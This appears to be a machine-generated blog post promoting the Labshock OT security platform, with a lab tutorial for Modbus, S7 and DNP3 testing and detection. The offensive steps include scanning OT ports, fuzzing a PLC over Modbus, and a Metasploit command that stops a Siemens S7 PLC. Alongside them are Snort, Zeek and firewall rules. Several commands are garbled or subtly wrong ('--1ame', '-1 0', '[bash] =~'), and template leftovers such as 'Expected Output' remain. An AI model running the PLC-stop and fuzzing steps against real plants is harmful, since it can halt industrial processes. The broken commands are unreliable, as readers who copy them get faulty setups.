Listen to this Post
Introduction:

Operational Technology (OT) security has long suffered from siloed integrations—point tools that never speak to each other, leaving critical infrastructure exposed. Labshock Security flips this model by treating integrations not as a list but as the very shape of the system, embedding security directly into the OT runtime loop from World to Portal to Builder to Control to Data and finally to Security.
Learning Objectives:
- Understand how deterministic OT environments can be coded, tested, and monitored using an integrated security loop.
- Learn to manually interact with industrial protocols (Modbus, S7, DNP3) using Linux commands and open-source tools for both offensive and defensive testing.
- Implement network segmentation, protocol-aware detection, and SIEM-ready telemetry collection in a lab environment mirroring Labshock’s architecture.
You Should Know:
- The Operational Loop: World → Portal → Builder → Control → Data → Security
Labshock’s core philosophy is a closed-loop system where identity (World), execution (Portal), environment generation (Builder), progression tracking (Command Center), industrial logic (ShockPLC, Engineering Workstation, Surge Router, Transfer), and native security (Network Swiftness, Pentest Fury, Tidal Collector) form one continuous operational reality. This means every access license, SCADA state change, and protocol packet is both a runtime event and a security test.
Step‑by‑step guide to replicate this loop locally:
- Set up a virtual OT lab using VMware or VirtualBox with three isolated networks: IT (192.168.10.0/24), DMZ (192.168.20.0/24), OT (192.168.30.0/24).
- Install OpenPLC (Linux:
sudo apt install openplc -y) and FUXA for HMI/SCADA simulation (docker run -d -p 1881:1881 -p 3000:3000 --1ame fuxa franso/fuxa). - Simulate the “World” layer using FreeIPA or Keycloak for centralized identity and role-based access control (RBAC). Assign “engineer” and “operator” roles.
- Build deterministic OT systems as code using Ansible. Example playbook snippet to deploy Modbus TCP slave on OT host:
</li>
<li>name: Deploy Modbus simulator
hosts: ot_host
tasks:</li>
<li>name: Run mbpoll in slave mode
command: mbpoll -a 1 -r 0 -t 4:hex -p 502 -m tcp 0.0.0.0
2. Industrial Protocol Deep Dive: Modbus, S7, DNP3
Real OT security requires understanding how these protocols behave and how to inspect or manipulate them. Labshock’s ShockPLC executes real protocol logic; you can do the same with open tools.
Modbus TCP (port 502):
- Read holding registers (function code 0x03) from a PLC:
Linux using mbpoll mbpoll -a 1 -r 0 -c 10 -t 4:hex -p 502 192.168.30.10 Windows using Modbus Poll (free trial) or PowerShell (New-Object System.Net.Sockets.TcpClient('192.168.30.10',502)).GetStream().Write((0x00,0x01,0x00,0x00,0x00,0x06,0x01,0x03,0x00,0x00,0x00,0x0A),0,12) - Capture and decode Modbus traffic with tshark:
sudo tshark -i eth0 -Y "modbus" -T fields -e modbus.func_code -e modbus.reg_addr
S7 Communication (Siemens S7, port 102):
- Use `s7client` from the `python-snap7` library:
import snap7 plc = snap7.client.Client() plc.connect('192.168.30.20', 0, 1) data = plc.db_read(1, 0, 10) print(data.hex()) - Command-line: `s7cli -H 192.168.30.20 -r 1 -1 0 -l 10`
DNP3 (port 20000):
- Use `dnp3-simulator` and
dnp3-decoder:Simulate DNP3 outstation dnp3-simulator --outstation --port 20000 --address 10 Capture and decode sudo tcpdump -i eth0 port 20000 -X | dnp3-decoder
Step‑by‑step guide to test protocol security:
- Reconnaissance: Nmap scan for OT ports: `nmap -p 502,102,20000,44818 192.168.30.0/24 –open`
– Fuzzing Modbus withmodbus-fuzzer:git clone https://github.com/arnaudsoullie/modbus-fuzzer python3 modbus-fuzzer.py -t 192.168.30.10 -p 502 -r 0 -1 100
- Mitigation: Use Surge Router–like segmentation with iptables or nftables to restrict OT-to-IT flow. Example nftables rule:
nft add rule ip filter FORWARD iif "ot_net" oif "it_net" drop
nft add rule ip filter FORWARD iif "ot_net" oif "dmz_net" ct state related,established accept
3. Network Swiftness: Protocol-Aware Detection
Labshock’s “Network Swiftness” sees industrial traffic and detects anomalies. You can build the same using Zeek (formerly Bro) and custom scripts.
Install Zeek on a dedicated sensor (Linux):
sudo apt install zeek -y
sudo zeekctl deploy
Create a custom Modbus detection script `modbus_detect.zeek`:
event modbus_read_holding_registers_request(c: connection, headers: ModbusHeaders, starting_address: count, quantity: count)
{
if (quantity > 20)
print fmt("Possible DoS attempt from %s - quantity %d", c$id$orig_h, quantity);
}
Enable the script in `local.zeek` and restart Zeek. For SIEM integration, point Zeek’s `notice.log` to Splunk or ELK:
sudo zeekctl install
sudo zeekctl start
tail -f /opt/zeek/logs/current/notice.log | nc <splunk_host> 9997
Step‑by‑step to correlate OT telemetry:
- Install Elastic Stack (Elasticsearch, Logstash, Kibana) on a separate VM.
- Use Filebeat to ship Zeek logs: `sudo filebeat setup –index-management -E output.elasticsearch.hosts=[“localhost:9200”]`
– Create a Kibana dashboard for Modbus exception codes, S7 write operations, and DNP3 unsolicited responses.
- Pentest Fury: Offense and Defense on the Same Environment
Labshock’s Pentest Fury tests the system where it runs. Build an automated red‑team/blue‑team loop with Metasploit’s OT modules and Snort rules.
Offensive – Exploit weak S7 authentication:
msfconsole -q
use auxiliary/admin/scada/s7_1200_command
set RHOSTS 192.168.30.20
set COMMAND STOP
run
Defensive – Snort rule to detect STOP commands on S7:
alert tcp $HOME_NET 102 -> $EXTERNAL_NET any (msg:"S7 STOP command detected"; content:"|03 00 00 21 02 f0 80 32 01|"; sid:1000001; rev:1;)
Place this rule in `/etc/snort/rules/local.rules` and restart Snort:
sudo snort -A console -q -c /etc/snort/snort.conf -i eth0
Automated validation using `cron` or Jenkins: run the exploit nightly and verify that Snort generates an alert. This is exactly how Labshock ensures “OT security must be testable, not documented.”
5. Tidal Collector & SIEM-Ready OT Data
Labshock’s Tidal Collector moves telemetry out under strict policy. Replicate this with `rsyslog` and `logstash` OT pipelines.
On OT host – forward logs to DMZ collector:
echo ". @192.168.20.100:514" >> /etc/rsyslog.conf
sudo systemctl restart rsyslog
On DMZ collector – install Logstash with Modbus filter plugin:
input { udp { port => 514 } }
filter {
if [bash] =~ /Modbus/ {
mutate { add_tag => ["ot_modbus"] }
grok { match => { "message" => "modbus.func_code=%{NUMBER:func_code}" } }
}
}
output { elasticsearch { hosts => ["192.168.10.200:9200"] } }
Policy enforcement using `iptables` to allow only specific IT→OT flows:
iptables -A FORWARD -s 192.168.10.100 -d 192.168.30.10 -p tcp --dport 502 -j ACCEPT
iptables -A FORWARD -s 192.168.10.0/24 -d 192.168.30.0/24 -j DROP
What Undercode Say:
- Key Takeaway 1: Integrations are not about adding more tools; they define the operational shape of your OT environment. If your SIEM, firewall, and IDS don’t share a runtime state with your PLCs, you have false security.
- Key Takeaway 2: Every OT security control must be testable in the same runtime where attacks happen. Manual compliance checklists are obsolete—only continuous, automated red‑team/blue‑team loops (like Pentest Fury) can keep pace with threats.
Analysis: Labshock’s model directly addresses the fragmentation that plagues most ICS security programs. By embedding detection (Network Swiftness), attack simulation (Pentest Fury), and telemetry (Tidal Collector) into the same deterministic OT generation loop, they eliminate the “documented but never tested” gap. The inclusion of external tools like Splunk, Zeek, and OpenPLC shows pragmatic openness rather than vendor lock‑in. However, adoption requires a shift from product‑centric to loop‑centric thinking—most enterprises still buy point solutions. The biggest challenge will be cultural: convincing OT engineers to treat their control logic as code that can be versioned and attacked safely.
Expected Output:
Introduction:
[Provided above]
What Undercode Say:
- Integrations define the operational shape, not just a list of connections; security must live inside the OT runtime loop.
- Testability is non‑negotiable—offense and defense must run continuously on the same environment to validate controls.
Prediction:
+1 Industrial security platforms that unify identity, SCADA, and protocol‑aware detection (like Labshock) will become the standard for greenfield OT deployments within 3 years, replacing siloed firewalls and log collectors.
-1 Legacy OT sites that rely on air gaps and paper audits will suffer increasingly severe intrusions as attackers weaponize protocol fuzzers and AI‑generated PLC code; expect at least two major critical infrastructure breaches directly linked to untestable “documented only” security policies by 2026.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Zakharb Integrations – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


